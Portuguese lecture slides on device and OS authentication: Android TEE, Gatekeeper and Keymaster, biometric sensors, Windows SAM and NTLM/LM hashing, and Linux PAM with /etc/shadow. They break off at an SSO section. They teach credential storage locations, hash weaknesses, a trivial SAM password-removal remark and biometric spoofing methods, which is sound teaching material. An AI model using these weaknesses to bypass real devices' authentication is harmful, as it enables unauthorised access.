

Autenticação em sistemas específicos

Autenticação em Sistemas Específicos

- **Dispositivos operam frequentemente com base na identidade de um sujeito**
 - Podendo suportar vários sujeitos, cada um com os seus dados privados
 - Cada dispositivo utiliza mecanismos e processos específicos
- **Validação de identidade é feita contra um modelo/ou credenciais**
 - Credenciais/modelo podem ser locais ou remotos
 - Podem fazer uso de ambientes de execução seguros
- **Normalmente fornecem mecanismos de autenticação local**
 - Para operações de instalação ou de suporte
 - ... em alternativa possuem mecanismos de gestão centralizada

Dispositivos comuns

- **Dispositivos móveis**
 - Smartphones
 - Tablets
- **Computadores pessoais**
 - Portáteis ou desktops
- **Computadores em redes**
 - Ambientes empresariais ou universitários
- **Dispositivos de suporte**
 - Routers, STB, Consolas, Eletrodomésticos


Dispositivos móveis: Smartphones

- **Considerados dispositivos pessoais**
 - Frequentemente utilizados para autenticação 2 fatores
- **Podem fazer uso do cartão SIM ou de outro Hardware**
 - SIM é vendido a um sujeito identificado
 - Acesso ao SIM é protegido por um PIN
- **Pode fazer uso de variados métodos de autenticação**
 - Senhas, PINs, Padrões, Biometria
- **Composto por vários elementos distintos**
 - REE: corre aplicações instalados pelos utilizadores
 - Baseband: executa código para comunicação
 - SIM: autentica o utilizador
 - TEE: Armazena chaves/realiza operações criptográficas


Smartphones: Android

- **Trusted Execution Environment (TEE)**
 - Executa um SO distinto: TrustyOS, Kinibi, QSEE
 - Implementado num sub-sistema isolado ou virtualizado
 - StrongBox ou ARM TrustZone
 - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
 - Gatekeeper: para PINs/Passwords e Padrões
 - Fingerprint: para impressões digitais
- **Credenciais associadas a um sujeito**
 - Fornecimento de credenciais desbloqueia as chaves

Dispositivos móveis: Smartphones



Smartphones: Android



Smartphones: Android - Gatekeeper

- **Necessário aprovisionamento inicial**
 - Identidade mais umas credenciais
 - User Secure ID (SID): 64 bits aleatórios
 - Identificam o utilizador
 - Servem de contexto para o material criptográfico
- **Gatekeeperd (no REE)**
 - Envia credenciais para o gatekeeper (no TEE)
 - Obtém um AuthToken para o SID, com HMAC
 - chave do HMAC é temporária e serve de autenticação
 - Usa o AuthToken para aceder ao Keystore
 - Keystore verifica que o AuthToken é recente e válido
- **Fingerprintd (no REE)**
 - age de forma semelhante mas com um modelo

Android AuthToken

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Smartphones: Android - Keymaster

- **Fornece acesso ao armazenamento (keystore)**
 - Baseado em chamadas de API (não é um acesso RW)
 - Só fornece acesso mediante AuthTokens válidos
- **Keymaster 1: Android 6**
 - API de assinatura (assinar, verificar, importar chaves)
- **Keymaster 2: Android 7**
 - Suporte para AES e HMAC
 - Key Attestation: certifica chaves (origem, propriedades, utilização)
 - Version Binding: associa chaves a versões do TEE
 - Prevenir ataques por instalação de software antigo

Android: Keymaster Key Attestation

- **Objetivo:** Garantir que as chaves provêm do TEE implementado em hardware e são autênticas
- **Outras garantias:**
 - Que foram geradas no TEE atual (baseado num ID)
 - $ID = \text{HMAC_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, HBK)$
 - $R = \text{a tag::RESET_SINCE_ID_ROTATION}$, HBK: a secret Hardware Backed Key
 - Que são associadas à aplicação que faz o pedido
 - Que o dispositivo iniciou de forma segura
- **Chamada:** `attestKey(keyToAttest, attestParams)`
- **Resultado:** Um certificado X.509
 - assinado por um certificado raiz para este uso
 - com uma extensão que contém o resultado pedido

Smartphones: Android - Keymaster

- **Keymaster 3: Android 8**

- ID Attestation: Validação que as chaves estão associadas ao dispositivo
 - IMEI, Número de Série, Identificadores do hardware
 - Mecanismos semelhante ao Key Attestation (baseado em X.509)

- **Keymaster 4: Android 9**

- Suporte para Elementos Embutidos de Segurança
 - Integração de elementos seguros dentro do TEE
 - eSIM, cartões Visa, etc...

Android Gatekeeper: Authn

- **PIN: Introdução direta de dígitos**
 - Tipicamente 4, mas podem ser até 16
 - Sem relação com SIM PIN
 - Vulnerável a ataques por força bruta e canais paralelos
 - David Berend, “There Goes Your PIN”, 2018
- **Senha: Introdução direta de vários carateres**
 - Frequentemente limitada a 16
 - Mesmos problemas que o PIN, mas mais seguro
- **Padrão: Introdução direta de um padrão**
 - Potencialmente muito menos seguro que o PIN
 - Armazenado como um SHA-1 (sem sal)
 - Vulnerável a ataques “sobre o ombro”, marcas dos dedos

Smartphones: Impressão Digital

- **TEE armazena vários modelos para uma impressão digital**
 - Armazenados de forma cifrada
 - Associados a um SID
 - Removidos se a conta também for removida
- **Perfil é obtido pelo sensor e validado no TEE**
 - Modelo não pode ser extraído
 - Perfil enviado ao TEE para validação
- **Segurança varia com a implementação**
 - Existem várias, em evolução constante

Impressões Digitais: Leitores Óticos

- **Sensor adquire imagem do dedo**
 - utiliza um LED para iluminação An optical sensor.
- **Imagen é 2D**
 - Fácil forjar credenciais
 - Modelos, impressões
- **Apenas usado em versões agora obsoletas**
- **Usado em autenticação de edifícios**





Figure 2


Impressões Digitais: Leitores Capacitivos

- Sensor possui uma matriz que determina capacidade
 - Determina vales e montes (nas camadas sub-epiderme)
 - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
 - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Impressões Digitais: Leitores Ultrassónicos


- **Composto por um emissor e um recetor**
 - Emissor: Emite impulsos de ultrassons
 - Recetor: Recebe reflexões dos sinais
 - Emitidos quando os impulsos encontram irregularidades
- **Mais resilientes e precisos**
 - Imagem sub-dermal através de vidro
 - Impulsos penetram água e cremes
- **Mesmo assim com falhas**
 - [youtube/watch?v=hJ35ApLKpN4](https://www.youtube.com/watch?v=hJ35ApLKpN4)




Smartphones: Reconhecimento Facial

- **Objetivo:** Verificar a correspondência entre uma imagem e um modelo treinado
- **Requer um aprovisionamento inicial para treinar o modelo**
 - Autenticações corretas sucessivas podem melhorar o modelo
- **Problemas:**
 - Imagens simples podem ser falsificadas: Gêmeos, fotografias, filmes
 - Solução: Requerer uma ação (ex, piscar o olho)
 - Nem sempre robusto a alterações de luminosidade
 - Solução: Imagens de Infravermelho
 - Não robusto a alterações do sujeito (barba, óculos)
 - Não robusto a alterações da direção

Smartphones: Face ID



Smartphones: Face ID



Computadores Portáteis

- **Dispositivos potencialmente partilhados**
 - De utilização não tão partilhada como um smartphone
 - Podem possuir sensores adicionais
 - Podem possuir ambientes seguros simples
 - TPM: Trusted Platform Module
- **Autenticação nativa e depois delegada ao OS**
 - Mais simples do que os smartphones
 - Sem SIM, sem TEE com OS próprio, Biometria mais simples
- **Sem suporte universal para armazenamento generalizado de chaves**
 - TPM é limitado

Computadores Portáteis


- **Leitores de impressões digitais semelhantes aos smartphones**
 - Tipicamente capacitivos (e swipe), por vezes disfarçados em botões
- **Sensores adicionais para reconhecimento facial**
 - Câmera comum (ubíqua nos portáteis)
 - de Infravermelhos (em implementações mais recentes)
- **Leitor de Smartcards**
 - Permite a utilização frequente de smartcards como o CC
 - Mais popular em ambientes empresariais
- **Podem interagir com outros dispositivos**
 - Pulseiras, Smartphones, chaves externas (yubikey)

OS: Windows

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (MS, Active Directory)
- **Credenciais armazenadas no Security Account Manager**
 - Opcional: parcialmente cifradas usando a SysKey
 - Trivial remover as credenciais (apagar a entrada SAM)
 - Mapeado no registo em HKLM/SAM
- **Desde o Vista: Aplicação de User Access Control**
 - Apenas em 2006!
 - Pode ser desativado e muitos utilizadores não o querem

OS: Windows

- **Senhas: validação direta de um valor**
 - Armazenado em %SYSTEM32%\Config\SAM
 - Cifrado com uma chave de início (SysKey)
 - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
 - Método: Cifra do valor “KGS!@#\$%” com DES
 - senha usada como chave
- **NTLM Password Hash**
 - MD4(Senha), sem sal
- **Validação:**
 - Pedir a identificação e senha
 - Calcular a síntese e comparar com o valor armaz...



OS: Windows PIN

- **Suportado por um módulo seguro TPM**
 - Semelhante ao TEE, fornece armazenamento seguro
 - Muito mais simples e pouco robusto
 - Uso de TPM abandonado em algumas situações (2017)
- **Introdução do código PIN desbloqueia as chaves**
 - chaves não podem ser extraídas diretamente
 - tentativas repetidas podem bloquear o TPM

OS: Windows Hello

- **Autenticação Facial usando uma câmara de Infravermelho**
 - Pode utilizar um projetor/LED para iluminar sujeito
 - Robusto contra alterações de iluminação
 - Duas câmeras ou projetor podem fornecer profundidade
 - PIN é mandatório como backup
- **Vulnerabilidades**
 - um busto impresso?
 - uma fotografia visível a infravermelhos
 - uma simples fotografia
 - versões anteriores ao W10
 - portáteis sem câmera de infravermelhos



OS: Linux

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (KRB, Active Directory)
- **Framework: Pluggable Authentication Modules**
 - Mecanismo que permite autenticação configurável, mas sem modificação das aplicações
 - ex: Smartcards, OTP, Kerberos, LDAP, Bases de Dados...
 - Mecanismos de 2FA
- **Senhas: armazenadas num ficheiro (/etc/shadow)**
 - Acesso restrito a root:shadow
 - Não cifrado

OS: Linux - Senhas Diretas

- **Dados da conta armazenados em /etc/passwd**
 - username, user id, shell, shell...
- **Credenciais em /etc/shadow**
 - usando transformação com síntese
- **Validação (via PAM)**
 - Obter identificador e credenciais
 - Obter Sal e método de síntese
 - Calcular síntese(sal | senha)
 - Comparar resultado com valor armazenado

OS: Linux - Senhas Diretas

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmN  
jBiYmR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI  
2YzzkYzI2YjR1MDU4:17716:0:9999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Autenticação em Sistemas Distribuídos

- **Comum utilizar-se autenticação centralizada**
 - Repositório comum de credenciais e informação de utilizadores
 - IDP: Identity Provider
 - Sistemas delegam autenticação neste sistema
- **Exemplo: Autenticação centralizada da UA**
 - Efetuada pelo serviço IDP.ua.pt ou através de diretórios
 - Fornecida a todos os serviços e sistemas
 - Atributos e credenciais armazenados apenas num ponto
 - Credenciais por serviço restringem acesso ao IDP

SSO: Single Sign On

- **Explora sistemas externos de confiança (TTP) para autenticação**
 - Sistemas próprios da organização
 - Sistemas externos (Google, Facebook)
- **Serviços de AAA**
 - Autenticação, Autorização e Accounting
 - Em redes: RADIUS e DIAMETER (telecoms)

SSO: Single Sign On

- **Vantagens**

